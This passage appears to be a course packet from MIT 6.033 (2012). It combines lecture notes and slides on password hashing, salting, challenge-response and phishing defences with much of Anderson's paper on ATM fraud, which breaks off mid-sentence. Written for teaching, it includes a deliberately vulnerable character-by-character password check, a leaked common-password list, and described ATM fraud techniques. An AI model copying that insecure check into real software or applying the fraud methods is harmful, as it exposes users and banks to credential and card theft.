    Example of cross-layer interactions.
  Problem: server has a copy of everyone's password.
    If adversary exploits buffer overflow, can get a copy of all passwords.

Idea: instead of storing password, store a hash of the password.
  (Cryptographic) hash functions: arbitrary strings to fixed-length output.
    Common output sizes are 160 bits, 256 bits, ..
    One-way: given H(x), hard to recover x.
    Collision-resistant: hard to find different x and y such that H(x)=H(y).
    Evolve over time: SHA-0 and MD-5 used to be popular, now considered broken.
  [slide: password hashing]

  Accounts database stores hash of every user's password.
  Compute hash, check if the hash matches.
  Solves not only the password theft problem, but also the page-fault attack.
  [demo]
    % echo -n hello | shalsum
    % echo -n helloworld | shalsum
    % echo -n hello | shalsum

What happens if an adversary breaks into a popular web site with 1M accounts?
  Adversary steals 1M hashes.
  Problem: adversary can guess each password one-by-one.
  Problem: worse yet, adversary can build table of hashes for common passwords.
    Often called a "rainbow table".
    Users are not great at choosing passwords, many common choices.
    [slide: password statistics]
  Important to think of human factors when designing security systems.
    Not much we can do for users that chose "123456".
    Plenty of bad passwords have numbers, uppercase, lowercase, etc.
    What matters is the (un)popularity of a password, not letters/symbols.
    But we can still make it a bit harder to guess less-embarrassing passwords.

Salting: make the same password have different hash values.
  Makes it harder to build a pre-defined lookup table.
  [slide: password hashing with salt]
  Choose random salt value when first storing the password (& store the salt).
    Store hash of salt and password together.
    Use the original salt to compute a matching hash when verifying password.
    Every password has many possible hash values -> impractical to build table.
  Typically, also want to use a much more expensive hash function.
    For reference: look up "bcrypt" by Provos and Mazieres.
  [demo]
    % echo -n randomsalt:hello | shalsum
    % echo -n othersalt:hello | shalsum
    % echo -n randomsalt:hello | shalsum

Typical use of passwords: bootstrap authentication.
  Don't want to continuously authenticate with password for every command.
    Typing, storing, transmitting, checking password: risk of compromise.
  In Unix, login process exchanges password for userid.
  In web applications, often exchange password for a session cookie.
    Can think of it as a temporary password that's good for limited time.

Strawman design for session cookies.
  First check username and password.
  If ok, send { username, expiration, H(serverkey || username || expiration) }
    Note: this is only a sketch! Look up HMAC if you really want to do this.
  Can use this tuple to authenticate user for some period of time.
    Nice property: no need to store password in memory, or re-enter it often.
    Serverkey is there to ensure users can't fabricate hash themselves.
    Arbitrary secret string on server, can be changed (invalidating cookies).
    Can verify that the username and expiration time is valid by checking hash.
  Problem: the same hash can be used for different username/expiration pairs!
    E.g., "Ben" and "22-May-2012".
       or "Ben2" and "2-May-2012".
    Concatenated string used to compute the hash is same in both cases!
    Can impersonate someone with a similar username.
  Principle: be explicit and unambiguous when it comes to security.
    E.g., use an invertible delimiter scheme for hashing several parts together.

Phishing attacks.

```
  Adversary tricks user into visiting legitimate-looking web site (e.g., bank).
  Asks for username/passwd.
  Actually a different server operated by adversary.
    E.g., bank0famerica.com instead of bankofamerica.com.
  Stores any username/passwd entered by victims.
  Adversary can now impersonate victims on the real web site.

Key problem: once you send a password to the server, it can impersonate you.
  We solved part of the problem by hashing the password database.
  But we're still sending the password to the server to verify on login..

Technique 1: challenge-response scheme.
  Server chooses a random value R, sends it to client.
  Client computes H(R + password) and sends to server.
  Server checks if this matches its computation of hash with expected password.
  If the server didn't already know password, still doesn't know..

Technique 2: use passwords to authenticate the server.
  Flip the challenge-response protocol, make the server prove it knows your pw.
  Client chooses Q, sends to server, server computes H(Q + password), replies.
  Only the authentic server would know your password!
    Unfortunately, not many systems use this in practice.
    In part because app developers just care about app authenticating user..
  Complication: could be used with first scheme above to fool server!
    First, try to log into the server: get the server's challenge R.
    Then, decide you want to test the server: send it the same R.
    Send server's reply back to it as response to the original challenge.
  Principle: be explicit, again!
    E.g., hash the intended recipient of response (e.g., client or server),
          and have the recipient verify it.

Slight problem: simple challenge-response can't be used with hashed passwords.
  Need the original password to compute hash together with random challenge.
  If we store the hashed password, its hash now becomes the effective password..
  There's a protocol that allows both.
    Store a "hash" of password, challenge-response auth.
    Look up "SRP" if building a real system (details too complicated for 6.033).

Technique 3: turn phishing attacks from offline into online attacks.
  [ slide: sitekey example ]
  What's the point?
    If adversary doesn't have the right image, users will know the site is fake.
    Adversary could talk to real site, fetch image for each user that logs in..
  Why is it still useful, then?
    Requires more effort on adversary's part to mount attack.
    Even if adversary does this, bank can detect it.
    Watch for many requests coming from a single computer.
    That computer might be trying to impersonate site.
    Turns an offline/passive attack into an online/active attack.
  Key insight: don't need perfect security, small improvements can help.

Technique 4: make passwords specific to a site.
  Instead of sending password, send H(servername + password).
  Just like a basic password scheme, from the server's point of view.
    Except impersonator on another server gets diff passwd.

Technique 5: one-time passwords.
  If adversary intercepts password, can keep using it over and over.
  Can implement one-time passwords: need to use a different password every time.
  Design: construct a long chain of hashes.
    Start with password and salt, as before.
    Repeatedly apply hash, n times, to get n passwords.
    Server stores x = H(H(H(H(...(H(salt+password)))))) = H^n(salt+password)
  To authenticate, send token=H^{n-1}(salt+password).
    Server verifies that x = H(token), then sets x <- token
  User carries a printout of a few hashes, or uses smartphone to compute them.

  Alternative design: include time in the hash (Google's 2-step verification).
    Server and user's smartphone share some secret string K.
    To authenticate, smartphone computes H(K || current time).
    User sends hash value to server, server can check a few recent time values.

Technique 6: bind authentication and request authorization.
  One way to look at problem: sending password authorizes any request.
    .. even requests by adversary that intercepts our password.
  A different design: use password to authenticate any request.
    req = { username, "write XX to grades.txt", H(password + "write ..") }
    Server can check if this is a legitimate req from user using password.
    Even if adversary intercepts request, cannot steal/misuse password.
  In practice, don't want to use password, use some session token instead.
    Could combine well with one-time passwords.

Bootstrapping.
  How to initially set a password for an account?
    If adversary can subvert this process, cannot rely on much else.
    MIT: admissions office vets each student, hands out account codes.
    Many web sites: anyone with an email can create a new account.
  Changing password (e.g., after compromise).
    Need some additional mechanism to differentiate user vs attacker.
    MIT: walk over to accounts office, show ID, admin can reset password.
```

```
    Many web sites: additional "security" questions used to reset password.
  Password bootstrap / reset mechanisms are part of the security system.
    These mechanisms can sometimes be weaker than the password mechanisms.
    Sarah Palin's Yahoo account was compromised by guessing security Q's.
    Personal information can be easy to find online.

[ slide: summary ]
```

L22: Authentication & passwords

Nickolai Zeldovich
6.033 Spring 2012

Password hashing

```
checkpw(user, passwd):
    acct = accounts[user]
    h = SHA1(passwd)
    if acct.pwhash ≠ h:
        return False
    return True
```

Password-based authentication

```
checkpw(user, passwd):
    acct = accounts[user]
    for i in range(0, len(acct.pw)):
        if acct.pw[i] ≠ passwd[i]:
            return False
    return True
```

* Based on Tenex

Password statistics (leaked list of 32M pws, 2009)

Password Popularity – Top 20

Rank	Password	Number of Users with Password (absolute)
1	123456	290731
2	12345	79078
3	123456789	76790
4	Password	61958
5	iloveyou	51622
6	princess	35231
7	rockyou	22588
8	1234567	21726
9	12345678	20553
10	abc123	17542

Rank	Password	Number of Users with Password (absolute)
11	Nicole	17168
12	Daniel	16409
13	babygirl	16094
14	monkey	15294
15	Jessica	15162
16	Lovely	14950
17	michael	14898
18	Ashley	14329
19	654321	13984
20	Qwerty	13856

- 5,000 unique passwords account for 20% of users (6.4 million)
- Similar statistics confirmed again in 2010 (Gawker break-in)


* "Consumer Passwords Worst Practices" report by Imperva

2/9

Password hashing with salt

```
checkpw(user, passwd):
    acct = accounts[user]
    h = SHA1(acct.pwsalt + passwd)
    if acct.pwhash ≠ h:
        return False
    return True
```

"Sitekey"



Summary

- Authentication using passwords
  - Passwords can be easy to guess, reused, long-lived
- Better password protocols can improve security
  - Hashing, salting, challenge-response, …
- Principle: be explicit
  - Avoid hashing ambiguous messages

6.033: Computer Systems Engineering Spring 2012

Home / News
Schedule
Submissions

General Information
Staff List
Recitations
TA Office Hours

Discussion / feedback
FAQ
Class Notes Errata
Excellent Writing Examples

2011 Home

Preparation for Recitation 22

Read *Why cryptosystems fail*. You may wish to skim the abstract, introduction, and conclusion first, because they will help you to focus on the parts of the paper that support the author's main claims. As always, you should read critically and be on the lookout for additional gems, and for arguments that are missing or whose framing de-emphasizes certain points.

This paper is about a philosophy of cryptosystem design, with a focus on their use in financial institutions, and particularly in ATM (Automated Teller Machine, not Asynchronus Transfer Mode) networks. Although it may not be immediately obvious, this paper is closely related to other papers we have read, such as the Therac-25 paper. Think about these connections as you read.

Over half of the paper is devoted to examples of ways in which ATM networks could fail or have failed. This part of the paper is very entertaining, but it can be difficult to keep the big picture in mind while reading about the individual exploits and problems. Pay attention to the section headings (which you may wish to skim before diving into the text) in order to keep your bearings. For each incident, before moving on, spend a few moments thinking about the lessons that it teaches, and how the problem could have been avoided.

As you are reading the paper, think about the following questions:

- What is a cryptosystem? What elements (machine, communication, and human) does it encompass? How do its components make the concerns of this paper similar to those of the Therac-25 paper, and dissimilar to certain other papers we have read?
- What are the end-to-end requirements of a cryptosystem? (Be specific; don't just say "security", because then that term itself requires a definition.) Can those requirements be achieved by composing modules with certain characteristics? Where and how is the end-to-end check performed, if one is required?
- Suppose you have built a cryptosystem from a set of components plus a way of composing them. How could you compute a quantitative measure for the security of the system or of some component? Isn't this what standards organizations have to do when certifying a component? Are Anderson's suggestions applicable to this issue?
- How can an organization test the security of a system? Isn't this an important part of the process that Anderson omits?

Why Cryptosystems Fail

Ross Anderson
University Computer Laboratory
Pembroke Street, Cambridge CB2 3QG
Email: rja14@cl.cam.ac.uk

Abstract

Designers of cryptographic systems are at a disadvantage to most other engineers, in that information on how their systems fail is hard to get: their major users have traditionally been government agencies, which are very secretive about their mistakes.

In this article, we present the results of a survey of the failure modes of retail banking systems, which constitute the next largest application of cryptology. It turns out that the threat model commonly used by cryptosystem designers was wrong: most frauds were not caused by cryptanalysis or other technical attacks, but by implementation errors and management failures. This suggests that a paradigm shift is overdue in computer security; we look at some of the alternatives, and see some signs that this shift may be getting under way.

1 Introduction

Cryptology, the science of code and cipher systems, is used by governments, banks and other organisations to keep information secure. It is a complex subject, and its national security overtones may invest it with a certain amount of glamour, but we should never forget that information security is at heart an engineering problem. The hardware and software products which are designed to solve it should in principle be judged in the same way as any other products: by their cost and effectiveness.

However, the practice of cryptology differs from, say, that of aeronautical engineering in a rather striking way: there is almost no public feedback about how cryptographic systems fail.

When an aircraft crashes, it is front page news. Teams of investigators rush to the scene, and the subsequent enquiries are conducted by experts from organisations with a wide range of interests - the carrier, the insurer, the manufacturer, the airline pilots' union, and the local aviation authority. Their findings are examined by journalists and politicians, discussed in pilots' messes, and passed on by flying instructors.

In short, the flying community has a strong and institutionalised learning mechanism. This is perhaps the main reason why, despite the inherent hazards of flying in large aircraft, which are maintained and piloted by fallible human beings, at hundreds of miles an hour through congested airspace, in bad weather and at night, the risk of being killed on an air journey is only about one in a million.

In the crypto community, on the other hand, there is no such learning mechanism. The history of the subject ([K1], [W1]) shows the same mistakes being made over and over again; in particular, poor management of codebooks and cipher machine procedures enabled many communication networks to be broken. Kahn relates, for example [K1, p 484], that Norway's rapid fall in the second world war was largely due to the fact that the British Royal Navy's codes had been solved by the German Beobachtungsdienst - using exactly the same techniques that the Royal Navy's own 'Room 40' had used against Germany in the previous war.

Since world war two, a curtain of silence has descended on government use of cryptography. This is not surprising, given not just the cold war, but also the reluctance of bureaucrats (in whatever organisation) to admit their failures. But it does put the cryptosystem designer at a severe disadvantage compared with engineers working in other disciplines; the post-war years are precisely the period in which modern cryptographic systems have been developed and brought into use. It is as if accident reports were only published for piston-engined aircraft, and the causes of all jet aircraft crashes were kept a state secret.

2 Automatic Teller Machines

To discover out how modern cryptosystems are vulnerable in practice, we have to study their use elsewhere. After government, the next biggest application is in banking, and evolved to protect automatic teller machines (ATMs) from fraud.

In some countries (including the USA), the banks have to carry the risks associated with new technology. Following a legal precedent, in which a bank customer's word that she had not made a withdrawal was found to outweigh the banks' experts' word that she must have done [JC], the US Federal Reserve passed regulations which require banks to refund all disputed transactions unless they can prove fraud by the customer [E]. This has led to some minor abuse - misrepresentations by customers are estimated to cost the average US bank about $15,000 a year [W2] - but it has helped promote the development of security technologies such as cryptology and video.

In Britain, the regulators and courts have not yet been so demanding, and despite a parliamentary commission of enquiry which found that the PIN system was insecure [J1], bankers simply deny that their systems are ever at fault. Customers who complain about debits on their accounts for which they were not responsible - so-called 'phantom withdrawals' - are told that they are lying, or mistaken, or that they must have been defrauded by their friends or relatives.

The most visible result in the UK has been a string of court cases, both civil and criminal. The pattern which emerges leads us to suspect that there may have been a number of miscarriages of justice over the years.

- A teenage girl in Ashton under Lyme was convicted in 1985 of stealing £40 from her father. She pleaded guilty on the advice of her lawyers that she had no defence, and then disappeared; it later turned out that there had been never been a theft, but merely a clerical error by the bank [MBW]
- A Sheffield police sergeant was charged with theft in November 1988 and suspended for almost a year after a phantom withdrawal took place on a card he had confiscated from a suspect. He was lucky in that his colleagues tracked down the lady who had made the transaction after the disputed one; her eyewitness testimony cleared him
- Charges of theft against an elderly lady in Plymouth were dropped after our enquiries showed that the bank's computer security systems were a shambles
- In East Anglia alone, we are currently advising lawyers in two cases where people are awaiting trial for alleged thefts, and where the circumstances give reason to believe that 'phantom withdrawals' were actually to blame.

Finally, in 1992, a large class action got underway in the High Court in London [MB], in which hundreds of plaintiffs seek to recover damages from various banks and building societies. We were retained by the plaintiffs to provide expert advice, and accordingly conducted some research during 1992 into the actual and possible failure modes of automatic teller machine systems. This involved interviewing former bank employees and criminals, analysing statements from plaintiffs and other victims of ATM fraud, and searching the literature. We were also able to draw on experience gained during the mid-80's on designing cryptographic equipment for the financial sector, and advising clients overseas on its use.

We shall now examine some of the ways in which ATM systems have actually been defrauded. We will then compare them with how the designers thought their products might in theory be vulnerable, and see what lessons can be drawn. Some material has had to be held back for legal reasons, and in particular we do not identify all the banks whose mistakes we discuss. This information should be provided by witnesses at trial, and its absence here should have no effect on the points we wish to make.

3 How ATM Fraud Takes Place

We will start with some simple examples which indicate the variety of frauds that can be carried out without any great technical sophistication, and the bank operating procedures which let them happen. For the time being, we may consider that the magnetic strip on the customer's card contains only his account number, and that his personal identification number (PIN) is derived by encrypting this account number and taking four digits from the result. Thus the ATM must be able to perform this encryption operation, or to check the PIN in some other way (such as by an online enquiry).

3.1 Some simple examples

1. Many frauds are carried out with some inside knowledge or access, and ATM fraud turns out to be no exception. Banks in the English speaking world dismiss about one percent of their staff every year for disciplinary reasons, and many of these sackings are for petty thefts in which ATMs can easily be involved. A bank with 50,000 staff, which issued cards and PINs through the branches rather than by post, might expect about two incidents per business day of staff stealing cards and PINs.

   - In a recent case, a housewife from Hastings, England, had money stolen from her account by a bank clerk who issued an extra card for it. The bank's systems not only failed to prevent this, but also had the feature that whenever a cardholder got a statement from an ATM, the items on it would not subsequently appear on the full statements sent to the account address. This enabled the clerk to see to it that she did not get any statement showing the thefts he had made from her account.

     This was one of the reasons he managed to make 43 withdrawals of £200 each; the other was that when she did at last complain, she was not believed. In fact she was subjected to harrassment by the bank, and the thief was only discovered because he suffered an attack of conscience and owned up [RM].
   - Technical staff also steal clients' money, knowing that complaints will probably be ignored. At one bank in Scotland, a maintenance engineer fitted an ATM with a handheld computer, which recorded customers' PINs and account numbers. He then made up counterfeit cards and looted their accounts [C1] [C2]. Again, customers who complained were stonewalled; and the bank was

publicly criticised for this by one of Scotland's top law officers.

- One bank issues tellers with cards with which they can withdraw money from branch ATMs and debit any customer account. This may be convenient when the teller station cash runs out, but could lead the staff into temptation.
- One bank had a well managed system, in which the information systems, electronic banking and internal audit departments cooperated to enforce tight dual control over unissued cards and PINs in the branches. This kept annual theft losses down, until one day a protegé of the deputy managing director sent a circular to all branches announcing that to cut costs, a number of dual control procedures were being abolished, including that on cards and PINs. This was done without consultation, and without taking any steps to actually save money by reducing staff. Losses increased tenfold; but managers in the affected departments were unwilling to risk their careers by making a fuss. This seems to be a typical example of how computer security breaks down in real organisations.

Most thefts by staff show up as phantom withdrawals at ATMs in the victim's neighbourhood. English banks maintain that a computer security problem would result in a random distribution of transactions round the country, and as most disputed withdrawals happen near the customer's home or place of work, these must be due to cardholder negligence [BB]. Thus the pattern of complaints which arises from thefts by their own staff only tends to reinforce the banks' complacency about their systems.

2. Outsiders have also enjoyed some success at attacking ATM systems.

   - In a recent case at Winchester Crown Court in England [RSH], two men were convicted of a simple but effective scam. They would stand in ATM queues, observe customers' PINs, pick up the discarded ATM tickets, copy the account numbers from the tickets to blank cards, and use these to loot the customers' accounts.

     This trick had been used (and reported) several years previously at a bank in New York. There the culprit was an ATM technician, who had been fired, and who managed to steal over $80,000 before the bank saturated the area with security men and caught him in the act.

     These attacks worked because the banks printed the full account number on the ATM ticket, and because there was no cryptographic redundancy on the magnetic strip. One might have thought that the New York lesson would have been learned, but no: in England, the bank which had been the main victim in the Winchester case only stopped printing the full account number in mid 1992, after the author replicated the fraud on television to warn the public of the risk. Another bank continued printing it into 1993, and was pilloried by journalists who managed to forge a card and use it [L1].

   - Another technical attack relies on the fact that most ATM networks do not encrypt or authenticate the authorisation response to the ATM. This means that an attacker can record a 'pay' response from the bank to the machine, and then keep on replaying it until the machine is empty. This technique, known as 'jackpotting', is not limited to outsiders - it appears to have been used in 1987 by a bank's operations staff, who used network control devices to jackpot ATMs where accomplices were waiting.
   - Another bank's systems had the feature that when a telephone card was entered at an ATM, it believed that the previous card had been inserted again. Crooks stood in line, observed customers' PINs, and helped themselves. This shows how even the most obscure programming error can lead to serious problems.
   - Postal interception is reckoned to account for 30% of all UK payment card losses [A1], but most banks' postal control procedures are dismal. For example, in February 1992 the author asked for an increased card limit: the bank sent not one, but two, cards and PINs through the post. These cards arrived only a few days after intruders had got hold of our apartment block's mail and torn it up looking for valuables.

     It turned out that this bank did not have the systems to deliver a card by registered post, or to send it to a branch for collection. Surely they should have noticed that many of their Cambridge customers live in colleges, student residences and apartment buildings which have no secure postal deliveries; and that most of the new students open bank accounts at the start of the academic year in October, when large numbers of cards and PIN mailers are left lying around on staircases and in pigeonholes.
   - Test transactions have been another source of trouble. There was a feature on one make of ATM which would output ten banknotes when a fourteen digit sequence was entered at the keyboard. One bank printed this sequence in its branch manual, and three years later there was a sudden spate of losses. These went on until all the banks using the machine put in a software patch to disable the transaction.
   - The fastest growing modus operandi is to use false terminals to collect customer card and PIN data. Attacks of this kind were first reported from the USA in 1988; there, crooks built a vending machine which would accept any card and PIN, and dispense a packet of cigarettes. They put their invention in a shopping mall, and harvested PINs and magnetic strip data by modem. A more recent instance of this in Connecticut got substantial press publicity [J2], and the trick has spread to other countries too: in 1992, criminals set up a market stall in High Wycombe, England, and customers who wished to pay for goods by credit card were asked to swipe the card and enter the PIN at a terminal which was in fact hooked up to a PC. At the time of writing, British banks had still not warned their customers of this threat.

3. The point of using a four-digit PIN is that someone who finds or steals another person's ATM card has a chance of only one in ten thousand of guessing the PIN, and if only three attempts are allowed, then the likelihood of a stolen card being misused should be less than one in 3,000. However, some banks have managed to reduce the diversity of a four-digit PIN to much less than 10,000. For example:

   - They may have a scheme which enables PINs to be checked by offline ATMs and point-of-sale devices without these devices having a full encryption capability. For example, customers of one bank get a credit card PIN with digit one plus digit four equal to digit two plus digit three, and a debit card PIN with one plus three equals two plus four. This means that crooks could use stolen cards in offline devices by entering a PIN such as 4455.
   - In early 1992, another bank sent its cardholders a letter warning them of the dangers of writing their PIN on their card, and suggested instead that they conceal the PIN in the following way and write it down on a distinctive piece of squared cardboard, which was designed to be kept alongside the ATM card in a wallet or purse.

     Suppose your PIN is 2256. Choose a four-letter word, say 'blue'. Write these four letters down in the second, second, fifth and sixth columns of the card respectively:

1	2	3	4	5	6	7	8	9	0
	b								
	l								
				u					
					e				

     Now fill up the empty boxes with random letters. Easy, isn't it? Of course, there may be only about two dozen four-letter words which can be made up using a given grid of random letters, so a thief's chance of being able to use a stolen card has just increased from 1 in 3,333 to 1 in 8.
   - One small institution issued the same PIN to all its customers, as a result of a simple programming error. In yet another, a programmer arranged things so that only three different PINs were issued, with a view to forging cards by the thousand. In neither case was the problem detected until some considerable time had passed: as the live PIN mailers were subjected to strict handling precautions, no member of staff ever got hold of more than his own personal account mailer.

4. Some banks do not derive the PIN from the account number by encryption, but rather chose random PINs (or let the customers choose them) and then encrypt them for storage. Quite apart from the risk that customers may choose PINs which are easy to guess, this has a number of technical pitfalls.

   - Some banks hold the encrypted PINs on a file. This means that a programmer might observe that the encrypted version of his own PIN is (say) `132AD6409BCA4331`, and search the database for all other accounts with the same PIN.
   - One large UK bank even wrote the encrypted PIN to the card strip. It took the criminal fraternity fifteen years to figure out that you could change the account number on your own card's magnetic strip to that of your target, and then use it with your own PIN to loot his account.

     In fact, the Winchester pair used this technique as well, and one of them wrote a document about it which appears to have circulated in the UK prison system [S]; and there are currently two other men awaiting trial for conspiring to defraud this bank by forging cards.

   For this reason, VISA recommends that banks should combine the customer's account number with the PIN before encryption [VSM]. Not all of them do.

5. Despite all these horrors, Britain is by no means the country worst affected by card forgery. That dubious honour goes to Italy [L2], where losses amount to almost 0.5% of ATM turnover. Banks there are basically suffering from two problems.

   - The first is a plague of bogus ATMs - devices which look like real ATMs, and may even be real ATMs, but which are programmed to capture customers' card and PIN data. As we saw above, this is nothing new and should have been expected.
   - The second is that Italy's ATMs are generally offline. This means that anyone can open an account, get a card and PIN, make several dozen copies of the card, and get accomplices to draw cash from a number of different ATMs at the same time. This is also nothing new; it was a favourite modus operandi in Britain in the early 1980's [W3].

3.2 More complex attacks

The frauds which we have described so far have all been due to fairly simple errors of implementation and operation. Security researchers have tended to consider such blunders uninteresting, and have therefore concentrated on attacks which exploit more subtle technical weaknesses. Banking systems have a number of these weaknesses too.

Although high-tech attacks on banking systems are rare, they are of interest from the public policy point of view, as government initiatives such as the EC's Information Technology Security Evaluation Criteria [ITSEC] aim to develop a pool of evaluated products which have been certified free of known technical loopholes.

The basic assumptions behind this program are that implementation and operation will be essentially error-free, and that attackers will possess the technical skills which are available in a government signals security agency. It would therefore seem to be more relevant to military than civilian systems, although we will have more to say on this later.

In order to understand how these sophisticated attacks might work, we must look at banking security systems in a little more detail.

3.2.1 How ATM encryption works

Most ATMs operate using some variant of a system developed by IBM, which is documented in [MM]. This uses a secret key, called the 'PIN key', to derive the PIN from the account number, by means of a published algorithm known as the Data Encryption Standard, or DES. The result of this operation is called the 'natural PIN'; an offset can be added to it in order to give the PIN which the customer must enter. The offset has no real cryptographic function; it just enables customers to choose their own PIN. Here is an example of the process:

```
Account number:          8807012345691715
PIN key:                 FEFEFEFEFEFEFEFE
Result of DES:           A2CE126C69AEC82D
Result decimalised:      0224126269042823
Natural PIN:             0224
Offset:                  6565
Customer PIN:            6789
```

It is clear that the security of the system depends on keeping the PIN key absolutely secret. The usual strategy is to supply a 'terminal key' to each ATM in the form of two printed components, which are carried to the branch by two separate officials, input at the ATM keyboard, and combined to form the key. The PIN key, encrypted under this terminal key, is then sent to the ATM by the bank's central computer.

If the bank joins a network, so that customers of other banks can use its ATMs, then the picture becomes more complex still. 'Foreign' PINs must be encrypted at the ATM using a 'working' key it shares with its own bank, where they are decrypted and immediately re-encrypted using another working key shared with the card issuing bank.

These working keys in turn have to be protected, and the usual arrangement is that a bank will share a 'zone key' with other banks or with a network switch, and use this to encrypt fresh working keys which are set up each morning. It may also send a fresh working key every day to each of its ATMs, by encrypting it under the ATM's terminal key.

A much fuller description of banking security systems can be found in books such as [DP] and [MM], and in equipment manuals such as [VSM] and [NSM]. All we really need to know is that a bank has a number of keys which it must keep secret. The most important of these is of course the PIN key, as anyone who gets hold of this can forge a card for any customer's account; but other keys (such as terminal keys, zone keys and working keys) could also be used, together with a wiretap, to find out customer PINs in large numbers.

Keeping keys secret is only part of the problem. They must also be available for use at all times by authorised processes. The PIN key is needed all the time to verify transactions, as are the current working keys; the terminal keys and zone keys are less critical, but are still used once a day to set up new working keys.

The original IBM encryption products, such as PCF and the 3848, did not solve the problem: they only did the encryption step, and left the other manipulations to a mainframe computer program, which each bank had to write anew for itself. Thus the security depended on the skill and integrity of each bank's system development and maintenance staff.

The standard approach nowadays is to use a device called a security module. This is basically a PC in a safe, and it is programmed to manage all the bank's keys and PINs in such a way that the mainframe programmers only ever see a key or PIN in encrypted form. Banks which belong to the VISA and Mastercard ATM networks are supposed to use security modules, in order to prevent any bank customer's PIN becoming known to a programmer working for another bank (the Mastercard security requirements are quoted in [MM]; for VISA see [VSM]).

3.2.2 Problems with encryption products

In practice, there are a number of problems with encryption products, whether the old 3848s or the security modules now recommended by banking organisations. No full list of these problems, whether actual or potential, appears to have been published anywhere, but they include at least the following which have come to our notice:

1. Although VISA and Mastercard have about 10,000 member banks in the USA and at least 1,000 of these do their own processing, enquiries to security module salesmen reveal that only 300 of these processing centres had actually bought and installed these devices by late 1990. The first problem is thus that the hardware version of the product does not get bought at all, either because it is felt to be too expensive, or because it seems to be too difficult and time-consuming to install, or because it was not supplied by IBM (whose own security module product, the 4753, only became available in 1990). Where a bank has no security modules, the PIN encryption functions will typically be performed in software, with a number of undesirable consequences.

    - The first, and obvious, problem with software PIN encryption is that the PIN key can be found without too much effort by system programmers. In IBM's product, PCF, the manual even tells how to do this. Once armed with the PIN key, programmers can easily forge cards; and even if the bank installs security modules later, the PIN key is so useful for debugging the systems which support ATM networking that knowledge of it is likely to persist among the programming staff for years afterward.
    - Programmers at one bank did not even go to the trouble of setting up master keys for its encryption software. They just directed the key pointers to an area of low memory which is always zero at system startup. The effect of this was that the live and test systems could use the same cryptographic key dataset, and the bank's technicians found that they could work out customer PINs on their test equipment. Some of them used to charge the local underworld to calculate PINs on

stolen cards; when the bank's security manager found that this was going on, he was killed in a road accident (of which the local police conveniently lost the records). The bank has not bothered to send out new cards to its customers.

2. The 'buy-IBM-or-else' policy of many banks has backfired in more subtle ways. One bank had a policy that only IBM 3178 terminals could be purchased, but the VISA security modules they used could not talk to these devices (they needed DEC VT 100s instead). When the bank wished to establish a zone key with VISA using their security module, they found they had no terminal which would drive it. A contractor obligingly lent them a laptop PC, together with software which emulated a VT100. With this the various internal auditors, senior managers and other bank dignitaries duly created the required zone keys and posted them off to VISA.

   However, none of them realised that most PC terminal emulation software packages can be set to log all the transactions passing through, and this is precisely what the contractor did. He captured the clear zone key as it was created, and later used it to decrypt the bank's PIN key. Fortunately for them (and VISA), he did this only for fun and did not plunder their network (or so he claims).

3. Not all security products are equally good, and very few banks have the expertise to tell the good ones from the mediocre.

   - The security module's software may have trapdoors left for the convenience of the vendor's engineers. We only found this out because one bank had no proper ATM test environment; when it decided to join a network, the vendor's systems engineer could not get the gateway working, and, out of frustration, he used one of these tricks to extract the PIN key from the system, in the hope that this would help him find the problem. The existence of such trapdoors makes it impossible to devise effective control procedures over security modules, and we have so far been lucky that none of these engineers have tried to get into the card forgery business (or been forced to cooperate with organised crime).
   - Some brands of security module make particular attacks easier. Working keys may, for example, be generated by encrypting a time-of-day clock and thus have only 20 bits of diversity rather than the expected 56. Thus, according to probability theory, it is likely that once about 1,000 keys have been generated, there will be two of them which are the same. This makes possible a number of subtle attacks in which the enemy manipulates the bank's data communications so that transactions generated by one terminal seem to be coming from another.
   - A security module's basic purpose is to prevent programmers, and staff with access to the computer room, from getting hold of the bank's cryptographic keys. However, the 'secure' enclosure in which the module's electronics is packaged can often be penetrated by cutting or drilling. The author has even helped a bank to do this, when it lost the physical key for its security modules.
   - A common make of security module implements the tamper-protection by means of wires which lead to the switches. It would be trivial for a maintenance engineer to cut these, and then next time he visited that bank he would be able to extract clear keys.
   - Security modules have their own master keys for internal use, and these keys have to backed up somewhere. The backup is often in an easily readable form, such as PROM chips, and these may need to be read from time to time, such as when transferring control over a set of zone and terminal keys from one make of security module to another. In such cases, the bank is competely at the mercy of the experts carrying out the operation.
   - ATM design is also at issue here. Some older makes put the encryption in the wrong place - in the controller rather than in the dispenser itself. The controller was intended to sit next to the dispenser inside a branch, but many ATMs are no longer anywhere near a bank building. One UK university had a machine on campus which sent clear PINs and account data down a phone line to a controller in its mother branch, which is several miles away in town. Anyone who borrowed a datascope and used it on this line could have forged cards by the thousand.

4. Even where one of the better products is purchased, there are many ways in which a poor implementation or sloppy operating procedures can leave the bank exposed.

   - Most security modules return a whole range of response codes to incoming transactions. A number of these, such as 'key parity error' [VSM] give advance warning that a programmer is experimenting with a live module. However, few banks bother to write the device driver software needed to intercept and act on these warnings.
   - We know of cases where a bank subcontracted all or part of its ATM system to a 'facilities management' firm, and gave this firm its PIN key. There have also been cases where PIN keys have been shared between two or more banks. Even if all bank staff could be trusted, outside firms may not share the banks' security culture: their staff are not always vetted, are not tied down for life with cheap mortgages, and are more likely to have the combination of youth, low pay, curiosity and recklessness which can lead to a novel fraud being conceived and carried out.
   - Key management is usually poor. We have experience of a maintenance engineer being given both of the PROMs in which the security module master keys are stored. Although dual control procedures existed in theory, the staff had turned over since the PROMs were last used, and so no-one had any idea what to do. The engineer could not only have forged cards; he could have walked off with the PROMs and shut down all the bank's ATM operations.
   - At branch level, too, key management is a problem. As we have seen, the theory is that two

